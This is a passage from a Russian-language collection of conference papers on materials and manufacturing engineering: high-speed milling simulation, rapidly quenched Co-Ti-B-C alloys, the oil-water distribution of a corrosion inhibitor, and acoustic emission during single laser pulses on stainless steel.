


Рисунок 1 – 3D-модели детали «Корпус» (а) и ее заготовки (б)

Моделирование обработки плоскости и проушин выполнялось ранее. Результаты изложены в работе [6]. Рассмотрены два варианта последовательности обработки указанных поверхностей.

В первом варианте обработка выполняется в следующей последовательности: черновая обработка проушин; чистовой проход по внутренним поверхностям проушин; обработка плоской поверхности за 1 проход.

Расчетное время обработки составило 26 с., из которых 10 с затрачивается на вспомогательные перемещения.

Во втором варианте сначала обрабатывается плоская поверхность, затем проушины.

В обоих вариантах выбрано попутное фрезерование. Шаблоны резания для проушин вдоль детали, для плоской поверхности вдоль периферии.

Режимы резания в первом и втором вариантах идентичны. Обработка выполняется цельной твердосплавной концевой фрезой диаметром 10 мм с длиной рабочей части 22 мм.

Более производительным оказался второй вариант. Общее время обработки составило 22 с. На вспомогательные перемещения затрачивается 8 с. На рисунке 2 показаны этапы обработки заготовки во втором варианте.




Рисунок 2 – Этапы обработки заготовки во втором варианте

Для высокоскоростной обработки выбрана цельная сфероцилиндрическая концевая фреза диаметром 10 мм. Режим резания: частота вращения шпинделя 42000 мин^{-1} , скорость резания 1320 м/мин, подача 24 м/мин, глубина резания и шаг траектории 1 мм, а также введение наклона оси инструмента для снижения деформаций.

Траектория движения фрезы при обработке детали задавалась с помощью инструмента для автоматической генерации обработки в САМ-модуле системы NX «Адаптивное фрезерование». На рисунке 3, а показана сгенерированная траектория обработки.




Рисунок 3 – Траектория обработки рассматриваемых поверхностей, полученная с помощью инструмента «Адаптивное фрезерование» (а) и форма полученной поверхности (б)

Анализ высокоскоростной обработки показал, что ввиду особенностей конфигурации обрабатываемых поверхностей детали, а именно наличию пары проушин, расположенных на рассматриваемой поверхности под прямым углом, и особенностей геометрии применяемой сфероцилиндрической фрезы, в местах сопряжения проушин с плоскостью остаются скругления и гребни (рисунок 3, б).

Расчётное время обработки для операции, сгенерированной инструментом автоматической генерации обработки «Адаптивное фрезерование», без учета времени срезания гребней, составляет 61 секунду, что в разы превышает расчетное время обработки на обычных скоростях. Удаление скруглений поверхности требует дополнительных проходов фрезой, с горизонтально расположенными торцевыми зубьями, что увеличивает время обработки до 86 секунд (учитывая время смены инструмента).

Таким образом можно заключить, что несмотря на потенциальные выгоды от внедрения высокоскоростной обработки, ее применение для изготовления выбранной детали «Корпус» не целесообразно по следующим причинам:

- из-за конструкции детали требуется множества проходов под различными ракурсами для обработки всех поверхностей что сильно усложняет траекторию движения инструмента;

- необходимо введение дополнительных проходов для доработки скруглений в местах сопряжения проушин с базовой поверхностью, оставленных инструментом для высокоскоростной обработки.

Заключение

Путем моделирования выполнена сравнительная оценка производительности традиционной и высокоскоростной обработки детали. В ходе исследования установлено, что, из-за особенностей конструкции детали производительность высокоскоростной обработки может быть ниже, чем производительность обработки на традиционных скоростях резания.

СПИСОК ИСТОЧНИКОВ

1. Серебrenицкий, П. П. Некоторые особенности высокоскоростной механической обработки / П. П. Серебrenицкий // Металлообработка. – 2007. – № 4(40). – С. 6-15. – EDN IANPCB.

2. Москалева, М. А. Анализ процесса высокоскоростной обработки материалов / М. А. Москалева, Л. Р. Хуснутдинов, С. И. Прокофьев // Молодежь и системная модернизация страны : Сборник научных статей 7-й Международной научной конференции студентов и молодых ученых. В 5-ти томах, Курск, 19–20 мая 2022 года / Отв. редактор М.С. Разумов. Том 5. – Курск: Юго-Западный государственный университет, 2022. – С. 78-81. – EDN OBNJEP.

3. Шелег В. К., Присевков А. Ф., Клавсутъ П. Н. Технологическое обеспечение параметров точности и качества сложнопрофильных деталей при высокоскоростной многокоординатной обработке // Наука и техника. – 2009. – №5. – URL: <https://cyberleninka.ru/article/n/tehnologicheskoe-obespechenie-parametrov-tochnosti-i-kachestva-slozhnoprofilnyh-detaley-pri-vysokoskorostnoy-mnogokoordinatnoy> (дата обращения: 05.10.2023).

4. Павлов, М. А. Исследование применения высокоскоростной обработки (HSM) деталей из алюминиевых сплавов // Евразийский научный журнал. 2022. №9. – URL: <https://cyberleninka.ru/article/n/issledovanie-primeneniya-vysokoskorostnoy-obrabotki-hsm-detaley-iz-alyuminievyh-splavov> (дата обращения: 05.10.2023).

5. Кононенко, Р. С. Системы автоматизированного проектирования для машиностроения / Р. С. Кононенко, Е. Б. Щелкунов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11–15 апреля 2022 года. Том Часть 2. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 35-37. – EDN WESEMR.

6. Щелкунов, Е. Б. Выбор оптимальной стратегии обработки корпусной детали с помощью CAD/CAM-систем / Е. Б. Щелкунов, Р. С. Карпов // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редакция: А.В. Космынин (отв. ред.) [и др.]. Том Часть 2. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 192-194. – EDN CYVFUM.

УДК 669-158.81

Патрушев Александр Юрьевич, инженер, Курчатовский институт – ВИАМ

Patrushev Alexander Yurevich, engineer, Kurchatov institute – All-Russian research institute of aviation materials

Серов Михаил Михайлович, доктор технических наук, старший научный сотрудник, Курчатовский институт – ВИАМ

Serov Michail Michailovich, doctor of engineering sciences, senior researcher, Kurchatov institute – All-Russian research institute of aviation materials

СТРУКТУРА И ФИЗИКО-МЕХАНИЧЕСКИЕ СВОЙСТВА МИКРОКРИСТАЛЛИЧЕСКИХ СПЛАВОВ СИСТЕМЫ Co-Ti-B-C, ПОЛУЧЕННЫХ ЗАКАЛКОЙ ИЗ РАСПЛАВА

STRUCTURE AND PHYSICO-MECHANICAL PROPERTIES OF MICROCRYSTALLINE ALLOYS OF THE Co-Ti-B-C SYSTEM OBTAINED BY QUENCHING FROM A MELT

Аннотация. В работе методом экстракции висящей капли расплава были получены микрокристаллические частицы сплавов системы Co-Ti-B-C в форме иголок. Для оценки влияния высокоскоростного затвердевания расплава на свойства сплавов были получены образцы со скоростью кристаллизации, близкой к равновесной. Исследована микроструктура сплавов, построена зависимость значений микротвердости от содержания легирующих элементов.

Abstract. In this work, microcrystalline particles of alloys of system Co-Ti-B-C in the form of needles were obtained by extraction of a hanging drop of melt. To assess the effect of high-speed solidification of the melt on the properties of alloys, samples with a crystallization rate close to equilibrium were obtained. The microstructure of alloys is investigated, the dependence of microhardness values on the content of alloying elements is constructed.

Ключевые слова: микрокристаллические частицы, борид кобальта, карбид кобальта, инструментальные материалы.

Keywords: microcrystalline, cobalt boride, cobalt carbide, instrumental materials.

Введение

Метод высокоскоростного затвердевания расплавов (ВЗР) наиболее эффективно позволяет улучшить физико-механические свойства материалов, во многом благодаря формированию микрокристаллической структуры и равномерному распределению легирующих элементов. Используемый в данной работе метод ВЗР – экстракция висящей капли расплава (ЭВКР), позволяет получать частицы в форме иголок с микрокристаллической структурой.

Данный метод позволяет достигать скорости охлаждения расплава до 10^6 К/с. Из литературных источников [1, 2] известно, что при скорости охлаждения $\sim 10^5$ °/С осуществимо расширение области существования твердых растворов и образования метастабильных карбидов в системе Co-C. Недостаточная скорость охлаждения приводит к образованию несвязанного углерода в виде графита. Введение в расплав бора способствует измельчению зерна, а также понижает температуру образования эвтектики в системе Co-C. Быстрым охлаждением расплава получают инструментальные материалы из сплавов типа Devitrium [3, 4], которые содержат до 10 ат. % бора. Их отличительной особенностью является высокая твердость благодаря образованию боридов. В работе [5] отмечается, что небольшое количество бора способствует снижению температуры спекания твердых сплавов на основе Co. Целью работы было исследование влияния легирующих элементов (бора и углерода) в малых концентрациях на сплавы системы Co-Ti-B-C, полученных методом высокоскоростного затвердевания расплава.

Основная часть

В работе исследовали зависимость свойств сплавов системы Co-B-C, полученных методом высокоскоростного затвердевания расплава, от введения в малых концентрациях добавок бора (до 20 ат. %) и углерода (до 5 ат. %). Образцы сплавов в виде частиц (иголок) для проведения исследований получали путем экстракции водоохлаждаемым теплоприемником из капли расплава. Скорость охлаждения расплава составляла $10^5 - 10^6$ К/с. Также методом кристаллизации при условиях, близких к равновесным, были изготовлены образцы сплавов тех же составов, с целью определения влияния метода получения сплава на структуру и свойства материала.

Согласно результатам микроструктурных исследований, сплав системы Co-B, содержащий бор в количестве до 20 ат. %, полученный при условиях кристаллизации, близких к равновесным, характеризуется разветвленной дендритной структурой, разделенной эвтектикой. Дендриты в основном представлены кобальтом. Микротвердость (по Виккерсу) дендритов составляла 322 ± 30 HV, микротвердость эвтектики составляла 560 ± 27 HV. Необходимо отметить, что микротвердость технически чистого кобальта, подвергнутого прокатке, составляет не более 260 HV. Быстрозакаленные частицы (иголки) характеризуются уменьшением размера дендритного параметра (что говорит о высокой скорости охлаждения) микроструктурой, значения микротвердости составляли 602 ± 30 HV.

При содержании углерода в системе Co-B-C до 1,3 ат. %, в образцах, полученных при условиях, близких к равновесным, отмечено качественное изменение микроструктуры образцов. Микроструктура характеризуется присутствием дендритов первичных кристаллов на основе кобальта в эвтектике с дисперсным выделением кобальта. Микротвердость незначительно увеличивается и составляет 351 ± 25 HV для дендрита и 585 ± 20 HV для эвтектики. Микротвердость быстрозакаленной частицы также увеличивается и составляет 630 ± 25 HV.

С увеличением содержания углерода в системе Co-B до 4,7 ат. % формируется микроструктура образца, полученном методом кристаллизации, близкой к равновесной, в виде дендритов в расплаве эвтектики. Однако в рассматриваемой композиции дендриты представляют собой насыщенные бором фазы со средним содержанием бора до 20 ат. % и углерода до 13 ат. %. Микроструктура быстрозакаленной частицы характеризуется равноосной мелкозернистой структурой, где в зоне окончания кристаллизации наблюдается выделение фазы с содержанием кобальта до 75 ат. %, при этом содержание кобальта в остальных областях составляет менее 60 ат.%. Образцы с равновесной кристаллизацией обладали значением микротвердости 1494 ± 47 HV. Значение микротвердости быстрозакаленной частицы составляло 1485 ± 56 HV.

Согласно результатам дифференциального термического анализа, в температурном диапазоне 1104 – 1129 °С для быстрозакаленной частицы системы Co-B-C, содержащей бор до 20 ат. % и углерод до 4,7 ат. %, характерно наличие эндотермического эффекта, совпадающего с протеканием перитектической реакции $\text{Ж} + \text{Co}_2\text{B} \leftrightarrow \text{Co}_3\text{B}$ с образованием соединения Co_3B при температуре 1125 °С. Отмечено, что при повторном нагреве выявленный эндотермический эффект отсутствует, что может указывать на присутствие в системе метастабильной фазы Co_3B .

В системе Co-Ti-B-C, содержащей до 1,65 ат. % титана и до 18 ат. % микроструктура образца с кристаллизацией, близкой к равновесной, представляет собой дендриты, связанные эвтектическим расплавом. Дендриты первичных кристаллов состоят в основном из кобальта и небольшого количества растворенного бора и углерода, а их микротвердость составляет 440 ± 20 HV. Быстрозакаленная частица обладала микротвердостью 765 ± 35 HV и дендритной структурой.

При увеличении содержания титана до 3 ат. % и содержания бора и углерода в сумме до 25 ат. % на микроструктуре образцов, как при равновесной, так и при быстрой закалке, наблюдаются незначительное количество отдельно выделившихся частиц

карбидов TiC. При этом микротвердость образцов увеличивалась, для равновесной кристаллизации составила 506 ± 23 HV, для быстрозакаленной частицы 1240 ± 42 HV.

На рисунке 1 приведена диаграмма значений микротвердости быстрозакаленных частиц в зависимости от содержания легирующих элементов.

Заключение

В работе были рассмотрены сплавы системы Co-Ti-B-C, полученных при кристаллизации близкой к равновесной и при высокоскоростном затвердевании. Проведены исследования микротвердости полученных образцов, по результатам которых установлено, что:

- Высокоскоростное затвердевание расплава в целом увеличивает микротвердость рассматриваемой системы;
- При добавлении в систему Co-B углерода происходит измельчение микроструктуры образцов и увеличение значений микротвердости.
- Добавление титана в систему Co-B-C увеличивает пластичность быстрозакаленных образцов.




Рисунок 1 – Значения микротвердости быстрозакаленных частиц

СПИСОК ИСТОЧНИКОВ

1. Мирошниченко И.С., Сергеев Г.А., Галушко И.М. Метастабильные диаграммы в системах никель-углерод и кобальт-углерод // Известия вузов. Черная металлургия. –1964. – С. 164-166.

2. Диаграммы состояния металлических систем: Обзор исследований / АН СССР. Ин-т металлургии им. А.А. Байкова. Москва: Наука, 1968. - 322 с.

3. Davies I. J. et al. Fracture behaviour of boride-dispersed composites fabricated by hot-pressing amorphous $Ni_{60}Mo_{30}B_{10}$ powder // Journal of materials science. – 1998. – Т. 33. – С. 4727-4732. – DOI 10.1023/A:1004441205253

4. Perez N. L., Place T. A. X-ray diffraction of a heat-treated rapidly solidified $Ni_{53}Mo_{35}Fe_9B_2$ alloy // Journal of materials science letters. – 1990. – Т. 9. – С. 940-942. – DOI 10.1007/BF00722179

5. Mégret A., Vitry V., Delaunois F. The effect of boron-doped cobalt additions on mechanical properties of a recycled WC-Co powder // International Journal of Refractory Metals and Hard Materials. – 2023. – Т. 111. – С. 106098. – DOI 10.1016/j.jrmhm.2022.106098

УДК 622.244

Петрова Мария Сергеевна, магистрант, НИУ ИТМО

Petrova Maria Sergeevna, Master's student, University ITMO

Семенов Александр Владимирович, магистрант, НИУ ИТМО

Semenov Aleksandr Vladimirovich, Master's student, University ITMO

Рудакова Мария Дмитриевна, магистрант, НИУ ИТМО

Rudakova Maria Dmitrievna, Master's student, University ITMO

Домарева Наталья Павловна, магистрант, НИУ ИТМО

Domareva Natalya Pavlovna, Master's student, University ITMO

Масалович Мария Сергеевна, кандидат химических наук, доцент, НИУ ИТМО

Masalovich Maria Sergeevna, Candidate of Chemical Sciences, Associate Professor, University ITMO

РАСЧЕТ РАСПРЕДЕЛЕНИЯ ИНГИБИТОРА КОРРОЗИИ В СИСТЕМЕ НЕФТЬ-ВОДА

CALCULATION OF THE CORROSION INHIBITOR DISTRIBUTION IN THE OIL-WATER SYSTEM

Аннотация. В работе рассмотрен электрохимический метод определения концентрации ингибиторов коррозии в нефтяном флюиде. Для оценки состояния металлических сооружений транспортировки нефти рассчитан коэффициент распределения ингибитора коррозии между водной и нефтяной фазами. Коэффициент позволит анализировать общее содержание ингибитора в системе, зная его концентрацию в пластовой воде, попутно добываемой с нефтью.

Abstract. The paper considers an electrochemical method for determining the concentration of corrosion inhibitors in an oil fluid. To assess the condition of metal structures for oil transportation, the coefficient of distribution of the corrosion inhibitor between the water and oil phases is calculated. The coefficient will allow analyzing the total content of the inhibitor in the system, knowing its concentration in the reservoir water produced with oil along the way.

Ключевые слова: нефть, ингибитор коррозии, коэффициент распределения, пластовая вода, электрохимический метод.

Key words: oil, corrosion inhibitor, distribution coefficient, reservoir water, electrochemical method.

Введение

Ингибирование различными веществами, дозируемо добавляемыми в нефть, является одним из самых популярных методик защиты от коррозии систем транспортировки и хранения нефтяного флюида [1]. Однако содержание ингибитора коррозии (ИК) необходимо контролировать, чтобы предотвратить выход из строя оборудования, нефтеразливы в водоемы. Наш метод детектирования основан на анализе вольтамперных характеристик растворов пластовой воды с различным содержанием ингибитора коррозии бензимидазола. На первом этапе исследования доказана эффективность применяемого способа детектирования, а также разработана методика разделения водонефтяной эмульсии. Поскольку проведение электрохимических экспериментов возможно исключительно в пластовой воде [2], стоит необходимость рассчитать распределение ингибитора между водной и нефтяной фазами в зависимости от температуры системы, чтобы пользователь знал конечную концентрацию ИК в нефтепроводе в поточном режиме.

Основная часть

Для нахождения коэффициента распределения в системе гексан-вода нами были использованы модели водонефтяных флюидов с объемным соотношением гексан/вода равным 50/50. Эксперименты проводились при температуре 25 градусов Цельсия в соответствии с расчетной температурой, использованной при реализации ДФТ модели.

Исследовались зависимости коэффициентов распределения ИК в системе гексан-вода при начальных концентрациях бензимидазола, равных 10, 20 и 40 г/м³.

Для калибровки и последующего определения концентраций ингибиторов коррозии в системе гексан-вода использовался экстракционно-фотометрический метод [3], основанный на регистрации соответствия концентрации ингибиторов коррозии в водной фазе оптической плотности экстракта, полученного путем экстракции хлороформом комплексов ИК с индикатором метиловым оранжевым. В соответствии с методикой, фиксированная длина волны соответствует значению 415 нм.

Расчет коэффициентов распределения между фазами вода и гексан вычисляли по формуле:

$$L = C_n / C_v \quad (1)$$

где C_v – концентрация ингибитора коррозии в водной фазе, найденная экспериментально по калибровочному графику; C_n – концентрация ингибитора коррозии в нефтяной фазе, рассчитанная по формуле:

$$C_n = (C_v V_v - C_0 V_0) / V_n \quad (2)$$

где V_v , V_0 , V_n – объемы эмульсии, воды и нефти соответственно.

На рисунке 1 приведен калибровочный график бензотриазола полученный экспериментально по экстракционно-фотометрической методике.




Рисунок 1 – Калибровочный график бензимидазола

Также в процессе исследования было получено множество оптических спектров для бензимидазола в различных смесях нефть-вода при различных концентрациях. Разные углы наклона аппроксимационных прямых свидетельствуют о том, что обводненность нефти оказывает существенное влияние на значение коэффициента распределения. При увеличении количества воды в смеси соответственно равновесие сдвигается в сторону воды, и ингибитор практически полностью вытесняется из нефтяной фазы в водную. Таблица 1 отражает результаты расчета коэффициента распределения ИК.

Таблица 1 – Расчет коэффициентов распределения при различных концентрациях бензимидазола в системе гексан-вода

Концентрация ИК в системе гексан-вода, г/м ³	Экспериментальная оптическая плотность для водной фазы	Расчетная величина концентрации бензимидазола в водной фазе, г/м ³	Расчетная величина коэффициента распределения L
10	0.023	25.2244 (20)	0
20	0.036	54.7757 (40)	0
40	0.031	43.4098	0.8429

Заключение

Экспериментально было показано, что значения коэффициента распределения зависят от температуры, обводненности нефти, диэлектрической проницаемости нефти. При увеличении температуры коэффициент распределения уменьшается. Расчетные и экспериментальные результаты подтверждают преимущественный переход ингибиторов коррозии в водную фазу в области малых концентраций.

СПИСОК ИСТОЧНИКОВ

1. Булачев Н. Д. Методы борьбы с коррозией металлов в условиях нефтедобычи // The Second European Conference on Earth Sciences. – 2015. – №. 5. – С. 56-65.
2. Neese F. An improvement of the resolution of the identity approximation for the formation of the Coulomb matrix //Journal of computational chemistry. – 2003. – Т. 24. – №. 14. – С. 1740-1747. – DOI 10.1002/jcc.10318
3. Marenich A. V., Cramer C. J., Truhlar D. G. Universal solvation model based on solute electron density and on a continuum model of the solvent defined by the bulk dielectric constant and atomic surface tensions //The Journal of Physical Chemistry B. – 2009. – Т. 113. – №. 18. – С. 6378-6396. – DOI 10.1021/jp810292n
4. Pekdemir T. et al. Demulsification of highly stable water-in-oil emulsions //Separation science and technology. – 2003. – Т. 38. – №. 5. – С. 1161-1183. – DOI 10.1081/SS-120018129
5. Tian Y. et al. The formation, stabilization and separation of oil–water emulsions: a review //Processes. – 2022. – Т. 10. – №. 4. – С. 738. – DOI 10.3390/pr10040738

УДК 621.791.72

Полейчук Полина Анатольевна, студент, Комсомольский-на-Амуре государственный университет

Poleychuk Polina Anatolyevna, student, Komsomolsk-na-Amure State University

Плетнев Никита Олегович, старший преподаватель кафедры «Технология сварочного и металлургического производства имени В.И. Муравьева», Комсомольский-на-Амуре государственный университет

Pletnev Nikita Olegovich, Senior lecturer of the Department «Technology of Welding and Metallurgical Production named after V.I. Muravyev», Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ АМПЛИТУДЫ КОЛЕБАНИЙ ОТ ВРЕМЕНИ ВО ВРЕМЯ ЕДИНИЧНОГО ЛАЗЕРНОГО ИМПУЛЬСА

INVESTIGATION OF THE AMPLITUDE OF OSCILLATIONS FROM TIME DURING A SINGLE LASER PULSE

Аннотация. В работе представлены амплитуды колебаний от времени во время единичного лазерного импульса на поверхность нержавеющей стали 12X18H10T, которая позволяет подробнее изучить влияние мощности и времени воздействия лазерного импульса на формирование структуры металла шва и ЗТВ.

Abstract. The paper presents the amplitudes of oscillations from time during a single laser pulse on the surface of stainless steel 12X18H10T, which allows us to study in more detail the effect of the power and time of exposure of the laser pulse on the formation of the structure of the seam metal and ZTV.

Ключевые слова: сварка, неразъемные соединения, лазерная сварка, лазерный импульс, RMS.

Key words: welding, permanent joints, laser welding, laser pulse, RMS.

Введение

Особенностью процесса образования деформаций и напряжений при лазерной обработке (в том числе сварке) является изменение свойств металлов в широких пределах, обусловленное переменными температурами и характером развития деформаций [1, 2].

Ранее проводились исследования, направленные на определение структурных изменений металла шва, получаемого единичным воздействием (импульсом) лазерного излучения на поверхность образцов из низкоуглеродистой стали [2], но в данной работе не рассмотрен материал 12Х18Н10Т.

Образование внутренних напряжений и закалочных структур в сварных соединениях конструкционных и коррозионностойких сталей при импульсной лазерной сварке сказывается на механических свойствах получаемых сварных соединений. Процесс образования сварочной ванны и ее кристаллизации происходит в короткий отрезок времени. Поэтому на границе основного металла, и сварочной ванны не успевают пройти процессы, связанные со структурными превращениями в этой области [3,4,5].

Основная часть

Исследования проводились на пластинах из коррозионностойкой стали 12Х18Н10Т, которая подвергалась при помощи импульсной лазерной установки BULAT LRS 300 воздействию лазерным импульсом при различных режимах, в данной публикации рассматривается только единичный лазерный импульс.

Акустико-эмиссионная система Лель А-Line 32D (DDM) предназначена для неразрушающего контроля методом АЭ без вывода из эксплуатации трубопроводов, сосудов давления, резервуаров, котлов, железнодорожных цистерн, буровых вышек, кранов, мостов и других конструкций; использования для контроля качества оборудования, выпускаемого для нефтяной, газовой, химической и других отраслей.

В данной работе акустическая установка записывала и измеряла разные воздействия импульсов с разными режимами. Оборудование для акустико-эмиссионного контроля представлено на рисунке 1.




Рисунок 1 – Стенд для исследований акустико-эмиссионного контроля

Единичному воздействию подвергался как стык двух пластин, так и не ограниченная кромками поверхность пластин из 12Х18Н10Т. Поверхность предварительно была очищена и обезжирена в соответствии с требованиями, предъявляемыми к подготовке нержавеющей сталей под сварку.

На рисунке 2 показана осциллограмма, получаемая при воздействии единичным лазерным импульсом на подготовленные образцы при варьировании параметров режима сварки материала.



Рисунок 2 – Амплитуда колебаний, получаемая на разных:

а – Напряжение 450 В, длительностью импульса 16,5 мс; б – Напряжение 400 В, длительностью импульса 20,0 мс.

В таблице 1 представлены параметры воздействия, которые варьировались с целью получения набора разных данных позволяющих судить о процессах, проходящих в структуре металла образцов при изменении режимов.

Таблица 1 – Режимы единичного лазерного импульса

Номер образца	Место воздействия	Рабочее напряжение, В	Длительность импульса, мс	Энергия, Дж
1	тело пластины	440	16,5	39
2	тело пластины	400	20	32
3	стык пластин	400	20	32
4	стык пластин	440	16,5	39

Полученные осциллограммы обрабатывались для исключения посторонних шумов и переотражений сигнала в образце. Тем самым получая зависимости амплитуды колебаний от времени в самый начальный период воздействия лазерного импульса равный 20 мкс. Результаты измерений для образцов 1,4 представлены на рисунке 3. Для образцов 2,3 представлены на рисунке 4.




Рисунок 3 – Зависимости амплитуды колебаний от времени образцов 1 и 4




Рисунок 4 – Зависимости амплитуды колебаний от времени образцов 2 и 3

Заключение

Если по полученным данным посчитать среднеквадратичный корень множества RMS для образцов, полученных на одинаковых режимах но в разных местах воздействия (стык и тело пластин) и сопоставить их между собой, то получим следующие значения разницы мощности воздействия: для образца 1 и 4 значение будет 0,400141; а для образцов 2 и 3 составит 0,387999.

